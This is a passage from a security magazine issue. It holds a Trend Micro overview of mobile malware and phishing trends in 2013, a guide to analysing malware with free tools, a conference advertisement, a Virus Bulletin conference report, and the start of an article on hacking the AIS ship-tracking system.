
leads users to a site with malware before being redirected to a survey site. Another threat that appears to be transitioning from PC to mobile are fake antivirus programs or FAKEAV. Much like its desktop counterparts, mobile FAKEAV displays fake scan results and urges users to pay for a supposed full version of the product in order to exit the program.



Screenshot of the website offering the app for Instagram followers.

Mobile phishing, while still relatively small-scale compared to its PC-based counterpart schemes, is considered an emerging threat. Cybercriminals can take advantage of certain device limitations such as the small screen size that may prevent users from checking the full URL of a page. They can also exploit mobile functionalities and features to steal more data from their victims. From January to September 2013, the number of mobile phishing sites appears to have increased 53 percent compared to the same period in 2012.

Not surprisingly, current data also shows that financial institutions remain the top targeted sites of these phishing attacks. A recent attack targeting customers of an American bank instructed users to upload a scanned copy of their government-issued IDs in addition to the commonly-asked login credentials. Scanned copies of government IDs can be sold or bartered on underground markets not just for profit but also for identity theft. Prices range from \$2-25, depending on the type of document.




A Chase Bank phishing page asks for a photo ID in one of the steps.

Phishing is not the only web threat mobile users had to deal with this year when it comes to doing their financial transactions on smartphones and tablets. Just as there has been a resurgence of online banking Trojans in desktops, there have been notable online banking threats in the mobile space.

One of the earliest known online banking mobile malware is the ZITMO Trojan, which was discovered in early 2010. ZITMO works with its desktop counterpart—the infamous Zeus malware—to defeat two-step verification systems, such as mobile transaction authentication numbers (mTANs) sent via SMS that online banks have put in place. Man-in-the-Middle attacks like this have continued over the years, and 2013 is no exception. The

number of online banking mobile threats discovered in 2013 has multiplied eight times since 2012.

Early this year, a toolkit named “Perkele” (or PERKEL) was discovered to be capable of creating malicious Android apps designed to bypass the above mentioned two-step verification systems. The malware FAKETOKEN, as its name implies, mimics a token generator app of a financial institution. Users who wind up with this malicious app end up disclosing their password to avoid receiving an error message. Once users enter their password, the malware generates a fake token and sends the stolen information to a specific number.




Screenshot of a fake token generator app with an error message.

Another notable mobile banking malware is the FAKEBANK Trojan, which was discovered during the second quarter of 2013. Not only does it use the Google Play icon to remain low key, it also contains malicious versions of popular banking apps. This way, during installation, FAKEBANK can check which of the banking apps an infected phone has installed, and then it proceeds to replace parts of these apps with malicious code.

Vulnerabilities and exploits


Mobile vulnerabilities and exploits also made headlines in 2013, demonstrating how cyber-

criminals are finding new ways to deliver threats. It does not help that the Android ecosystem is still fragmented. Despite Google's efforts to introduce improved security features for their mobile operating system, only 1.5 percent of Android users have the latest version, meaning a great majority are at greater risk of attacks brought upon by vulnerability exploitation. Users running on "customized" Android, designed by the device manufacturers, are equally vulnerable, given that some pre-installed apps require system or root permission. This may make vulnerability patching and repairing more difficult.



Screenshot of FAKEBANK's collection of spoofed bank app icons.

HOW THE ANDROID UPDATE PROCESS WORKS



The OBAD malware, dubbed “the most dangerous Android malware” early in the year, is an example of how dangerous these rooted apps can be. OBAD takes advantage of a flaw in the Device Administrator feature that makes the malware difficult to remove, much less see, once administrative privileges are granted to it. In order to be granted access to these features, OBAD harasses users with incessant pop-up messages.

Once running on stealth mode, OBAD can perform several malicious routines such as accessing a command and control (C&C) server, collecting information stored on the device and attempting to spread copies of itself to nearby phones using Bluetooth. The said propagation routine is notable not only because it was last seen in older Symbian malware, but also because it suggests that, cybercriminals’ infection methods are no

longer solely reliant on downloading the malware via app stores.

This year also saw the discovery of the “master key” vulnerability, which was initially reported to affect 99 percent of Android devices. Said vulnerability allows malicious code to modify installed apps without user consent or knowledge. While a fix for this flaw has since been released, this vulnerability is still being exploited: a malicious update to a popular South Korean mobile banking app that turns legitimate copies of the app into “Trojanized” versions was discovered in July.

Recently, an exploit taking advantage of the Linux Kernel local privilege escalation vulnerability (CVE-2013-2094) in Performance Counters for Linux (PCL) was reportedly modified to work on Android.

Beyond the Android platform, other device and system vulnerabilities that were discovered this year show how complex mobile security can be. Such flaws include a SIM card vulnerability that enables attackers to obtain its digital key, as well as a proof-of-concept charger that could allow malicious code execution on iOS devices.

The future of mobile threats

Based on the trends we've seen this year, our researchers predict more sophisticated attacks will continue to bypass the security measures in the mobile OS and device itself.

Web-based threats, meanwhile, may continue using shortened URLs or even use dynamic DNS to disguise related URLs and avoid detection. Creating malware continues to become easier and scalable. Conversely, with code encryption and obfuscation becoming more advanced, disassembling and analyzing these threats will become more difficult.

Social engineering will remain a key component in these attacks, although it is expected that a more reliable method will be used. These attacks may exploit a user's "circle of trust" that is reminiscent of how social networking threats work. After all, users are more likely to click on a link in an SMS message or download an app if it was sent or recommended by a friend.

Data stealers, or malware that collect information like SMS messages, contacts lists, GPS location and others, currently rank third among the threat types, although they have increased over the years. This indicates that personal information still remains profitable for cybercriminals and will continue to be even as users (and therefore threats) jump from PC to mobile.

As the BYOD trend continues to make its way to enterprises, targeted attacks on the mobile platform may continue to persist as well. This is supported by the discovery of .APK files in known C&C servers of the Luckycat cam-

paign. Another example is the CHULI Android malware, which arrives as a file downloaded from a link that was included in spear-phishing emails targeting Tibetan and Uyghur activists. Once installed, the CHULI malware receives commands from a remote attacker via SMS. These commands enable it to steal data from mobile devices, such as text messages, contact lists and others.

Addressing mobile threats

Given the increasing number of threats and tactics that target the mobile platform, preventive actions should be implemented across all areas of the mobile ecosystem. This requires cooperation among the stakeholders. For instance, app stores will need to continuously monitor their content in order to weed out bad apps. Similarly, app developers should have a deeper understanding of proper secure coding. Device and OS developers may continuously enhance built-in security features and regularly deploy patches and updates.

From a security standpoint, mobile app reputation is still an important solution but is no longer sufficient. Blocking malicious apps requires dealing with specific types of threats. However, it is also ideal to address every step of the infection chain. This is where other reputation technologies, such as file, web and email, and threat correlation, are as equally important as they have been when addressing desktop-based attacks.

Needless to say, end users should always employ secure computing practices regardless of what type of device they are using. A safe practice for smartphone and tablet users is to only download from official app stores. This can also be enabled in the device itself, as in the case of the latest Android versions.

Other safe practices include checking the publisher, reviewing ratings and the permissions the apps want to use. Finally, installing a security solution that blocks malicious apps and mobile web threats can make the overall computing experience safer.

Paul Oliveria is the Security Focus Lead at Trend Micro (www.trendmicro.com). Symphony Luo is the Developer and Mobile Threat Response Engineer at Trend Micro.



Malware analysis on a shoestring budget

by Matt Erasmus

I've been interested in malware for a while now. I love the challenge of analyzing a potentially malicious piece of software in order to discover what it does and what measures have been put in place to stop me from reaching this goal. In this article I aim to outline the steps I take when analyzing an unknown piece of malware.

I don't claim that this is the best way to do it – every malware analyst has its own preferred methods and tools. Most of the choices are dictated by experience and personal preferences. I do this for fun, on my own time. I do it to learn new things. I also I don't have a budget for getting tools like IDA Pro, so keep that in mind when reading through this article.

For the most part this article will pertain to Windows PE files, although the tools and techniques are by no means limited to just those files.

Static analysis

I usually start with working out the things I don't know about the file. I could simply use the "file" command on either Linux or Mac OS X for finding out basic information of a file, but

I've come to prefer Exiftool (www.sno.phy.queensu.ca/~phil/exiftool/).

Once I have figured out what the file type is, I start digging into the file itself. Are there any indications that the file could be malicious? If so, what are they? It's at this point that I search for the SHA1 hash of the file on various online services such as VirusTotal, Anubis (anubis.iseclab.org) and malwr.com.

The "anti" tricks

Before continuing, let's do a short overview of the techniques malware authors use to thwart analysts' efforts.

Anti-debugging techniques are aimed at detecting (among other things) if the sample is put through a debugging tool.

If it is, the sample will usually terminate and perhaps even remove any trace of itself from the system, leaving the analyst with nothing to analyze.

Anti-VM techniques are aimed at detecting if the sample is run within a virtual machine environment. VMs are commonly used in sandbox environments such as Cuckoo Sandbox. Again, if detection is successful, the sample will terminate and remove any trace of itself from the system.

Thankfully, Cuckoo Sandbox offers certain measures to attempt to stop these detections from working. A great tool to aid in this is PAFish (github.com/a0rtega/pafish). This tool will run some of the more common “anti” tricks and show their success or failure, and it's very useful when making changes to harden your sandbox environment.

We have a few options when it comes to digging into PE files. On the Linux side we have

PEScanner, PEFrame and PyEw. They are all python scripts with varying levels of complexity and usefulness. They all use PEfile, which is a Python library for working with PE files.

I start with PEsScanner to get a quick and dirty report on my sample, then use either PEFrame or PyEw to dig a little deeper. Both PEFrame and PyEW will do basic checks for anti-debugging and anti-VM techniques, interesting strings and URLs embedded within the PE file.

On the Windows side we have a number applications that will do much the same thing. I quite like PE Explorer but it's a paid application and a little expensive for my taste. There's also PEView and Depends, which are great, and free (as in beer). But in my opinion, the problem with these tools is that you will be running them in a Windows environment, and that can increase the chances of infection.

WHEN DIGGING INTO THE ASSEMBLY CODE OF AN UNKNOWN SAMPLE, IT COULD TAKE HOURS UNTIL I FIND OUT WHAT'S GOING ON BEHIND THE SCENES

One tool I would risk possible infection for is PEiD, which gives useful information such as the sample's Original Entry Point (OEP), any packers in use, and other such goodies. It's worth mentioning that you can use TriD on Linux, but I prefer PEiD.

At this point, I have a couple of scripts that pull information such as exported functions (if the sample is a DLL) and compile date. I'm aware that malware authors usually tamper with the compile date, but it's still a useful piece of information. And finding out what functions have been exported by a DLL could give an indication of its purpose.

To continue on the static analysis of the sample, I need to unpack the sample (if possible) and then disassemble it to look at the assembly code. This is the most time consuming part of the analysis process.

There are a couple of options for disassembly. The de facto standard is IDA Pro, although I've

looked at Radare and Bokken (the front-end for Radare). I'd still stick with IDA Pro given the choice though, especially once you start looking into the scripting side of things. This is usually where time becomes an issue. When digging into the assembly code of an unknown sample, it could take hours (or even days) until I find out what's going on behind the scenes.

And it's at about this point that I tend to move on to dynamic analysis.

Dynamic analysis

Dynamic analysis is where things get really interesting. There are a lot of opinions on the right way to run malware samples on a live system. There are also a lot of malware samples that will do their best to detect that they're running in such an environment. When they do, they will more than likely terminate and not give any useful information to the analyst.

My go-to sandbox for playing with malware is Cuckoo Sandbox (cuckoosandbox.org). There are a few others available, most of which are paid options. I've looked at a few of them and Cuckoo is by far the best of the bunch. There's also pretty good community support for it.

Sandboxes will allow you to run a sample in a fairly safe environment and give you loads of useful information about its behavior - things like network activity, file system changes and registry activity.

Another option, although more complicated, would be to run a basic Windows installation with *apatedns* (from Mandiant) to capture DNS activity, Wireshark to look at network activity and the SysInternals tools to dig into sample information and process activity. This would require the analyst to know what to look for when it comes to malicious activity.

You could also run a debugger such as Ollydbg or Immunity Debugger to dig even deeper into a sample. Again, this route also requires you to know what you're looking at and what you're looking for, and anti-debugging tricks can thwart your efforts.

I also really like Remnux (zeltser.com/remnux/) by Lenny Zeltser. It's a useful Linux distribution aimed at giving analysts various tools for looking at malicious samples. I tend to use Remnux as my default gateway for my Windows VM. That way I can simulate various services that a malware sample might want to use. This allows me to collect a little more information about the sample's network behavior without having to expose it to the public Internet.

It's not ideal, but it does allow further investigation without too much risk.

SANDBOXES WILL ALLOW YOU TO RUN A SAMPLE IN A FAIRLY SAFE ENVIRONMENT AND GIVE YOU LOADS OF USEFUL INFORMATION ABOUT ITS BEHAVIOR

Memory analysis

While not new to the game of malware analysis, memory forensics is coming along in leaps and bounds. There are a number of tools to do it, but my go-to piece of software for this is Volatility (code.google.com/p/volatility/).

The support it has for profiles as well as the plugins being written by the community make this a very powerful tool for pulling all sorts of useful information from memory images. When using Cuckoo, I will dump the memory image of the running sample so I can take a look at it with Volatility.

The how and why behind this process is beyond the scope of this article, but enough has been written on this topic that a simple online search will come up with a decent pile of reading.

Another memory tool worth mentioning is Mandiant's Memoryze (www.mandiant.com/resources/download/memoryze). Although it doesn't have as much

support for various memory images as Volatility, it's still worth looking at if you're interested in memory forensics.

Making your life easier when decoding unknown information

I often come across encoded information within a sample - be it in the form of obfuscation or configuration file encoding techniques.

These tools help me decode it:

Converter (www.kahusecurity.com/tools) is an all purpose converter. It allows you to search and replace data to and from all sorts of different formats. It will also allow you to search of XOR keys, which are used fairly often in malware.

I prefer to use Didier Stevens XORSearch (blog.didierstevens.com/programs/xorsearch) for this purpose, but it's always good to have a couple of tools in your toolset that do similar things.

Revealo (www.kahusecurity.com/tools) is used primarily for deobfuscating javascript, and does a decent job of it. Bear in mind that it will call any plugins that a nasty piece of javascript might reference, so it's probably a good idea to run this tool from inside a virtual machine.

McAfee has released the free FileInsight (www.mcafee.com/us/downloads/free-tools/fileinsight.aspx) tool as an "integrated tool environment," but it's really a nifty Hex editor with neat add-ons for digging into malware.

Malzilla (malzilla.sourceforge.net) hasn't been updated in a very long time, but it contains a decent selection of useful tools. I've used it mostly in malicious website investigations, but it's also useful when looking at PE files.

Conclusion


With the information gleaned from the static analysis portion of this process and the output

of your dynamic analysis tools, you should be able to make some fairly accurate educated guesses as to what an unknown piece of malware is attempting to do. What conclusions can be drawn from the information is down to the person looking at the malware - experience and training naturally help.

I hope that the tools and processes I explained here will give you a good starting point in your own malware analysis attempts, and I recommend you to continue by reading the following books:

- Practical Malware Analysis by Michael Sikorski and Andrew Honig
- Malware Analysts Cookbook by Michael Ligh, Steven Adair, Blake Hartstein and Matthew Richard
- Malware Forensics by Cameron H. Malin, Eoghan Casey and James M. Aquilina.

Matt Erasmus (blog.zonbi.org) is an information security professional who enjoys network forensics, malware analysis and breaking things. He also dabbles in Python code and participates in the odd CTF with a beer or two. Matt can be reached on Twitter as @undeadsecurity. His thanks go out to those who have helped his quest for learning more: @bartblaze, @lvdeijk, the @MalwareMustDie crew and @SecShoggoth.



RSA[®] CONFERENCE 2014

FEBRUARY 24 – 28 | MOSCONE CENTER | SAN FRANCISCO

Share.
Learn.
Secure.

Capitalizing on
Collective Intelligence

**Save \$400 on Your
Full Conference Pass**

**Discount Ends
Jan 24th**

2 Expos

350+ Exhibitors

21 Tracks, including 2 new:
Analytics & Forensics, Security Strategy

300+ Sessions

17 Keynotes

**Experience new ways of learning
with these exciting opportunities:**

- > **NEW – The Sandbox** featuring *Innovation Sandbox* and *The Most Innovative Company*
- > **Flash Talks** Powered by PechaKucha
- > Two Day Immersive **SANS Tutorials**
- > (ISC)² Half Day **CBK Training Previews**

FOLLOW US ON:

#RSAC



Register Now! www.rsaconference.com/helpnet

Global Diamond Sponsors



Global Platinum Sponsors



Global Gold Sponsors



Platinum Sponsors



Gold Sponsors





If you want to meet the cream of the crop of antivirus experts and analyst, the Virus Bulletin security conference is the best place to do it.

This year's edition was held at the Maritim Hotel in Berlin at the beginning of October, and it was my second time attending the conference. This time, I was staying at the hotel where the event was held, and that meant that each time I would go down to the hotel's hall I could simply look for the VB tags on people and start a conversation.

The conference lasted three days, and consisted of a slew of half-hour presentations ("corporate" or "technical"), a number of round tables, and evening programs designed to encourage participants to get to know each other and network.

The small and tightly bound venue and excellent organization skills of the Virus Bulletin team, which was very careful to keep the presentations and other happenings on schedule, meant that I always knew exactly what was going on at that moment and could easily change my schedule to fit things in.

As always, both streams included many compelling presentations. The ones that I found most interesting and thought-provoking were Fortinet's Axelle Apvrille's analysis of Android in-app advertisement kits, CSIS' Peter Kruse's talk about the "Moroccan phishing cluster", and an extremely entertaining presentation about a police operation aimed at cracking an international malware gang given by independent researchers Bob Burls and Graham Cluley. Kaspersky Lab's Sergey Golovanov's talk about how he hates "business-to-government" malware was also a gem, and it actually ended with a topical song composed and performed by him.

And this is exactly what I love most about the Virus Bulletin conference - malware analysts and others in the industry are quick to have fun, but moments later you will find them in a serious discussion about this or that presentation, and the passion for what they do shines through. In fact, the best thing about the conference were the conversations happening in



the evening, with a glass (or two) of beer at hand.

The conference ended with a fantastic round table on the topic of collateral damage in the age of cyber-warfare, and it was one of the rare ones where the audience just couldn't stop asking questions and contributing their opinion. Luckily, that was the last event before

the closing session, so the organizers gave us more time to discuss.

While Virus Bulletin conference was underway, Germany was celebrating its reunification and Berlin was awash with street parties. I think it says a lot that during these three days I never even left the hotel, because I found the goings-on inside it all too interesting to leave.




Zeljka Zorz is the Managing Editor of (IN)SECURE Magazine and Help Net Security (www.net-security.org).

Photos courtesy of Andreas Marx and Morton Swimmer.

Digital ship pirates: Researchers crack vessel tracking system

by Zeljka Zorz, Mirko Zorz, Berislav Kucan



In the maritime business, Automated Identification Systems (AIS) are a big deal. They supplement information received by the marine radar system, are used for a wide variety of things - including ship-to-ship communication - and are relied upon each and every day.

Unfortunately, the AIS can also be easily hacked in order to do some real damage, claims a group of researchers that presented at the Hack In The Box Conference in Kuala Lumpur.

AIS transceivers can currently be found on over 400,000 ships sailing the high seas, and it is estimated that by 2014, that number will reach a million. The installation is mandatory for all passenger ships and commercial (non-fishing) ships over 300 metric tonnes, and it tracks them automatically by electronically exchanging data with other ships, AIS base stations, and satellites.

AIS hasn't replaced the marine radar system - it has been added to it to enhance marine traffic safety. The system has been first mandated for some 100,000 vessels in 2002. In 2006, the AIS standards committee published the Class B type AIS transceiver specification, which enabled the creation of a lower cost AIS device and triggered widespread use.

The data exchanged includes everything that has to do with the position of the ship, the cargo it carries, information on nearby ships, etc. The system is used by the ships to communicate with other ships, plot their course and follow it, avoid collision with other ships, reefs and things that may be floating nearby that could cause damage to the vessels, as well as to aid in accident investigation and in search and rescue operations.

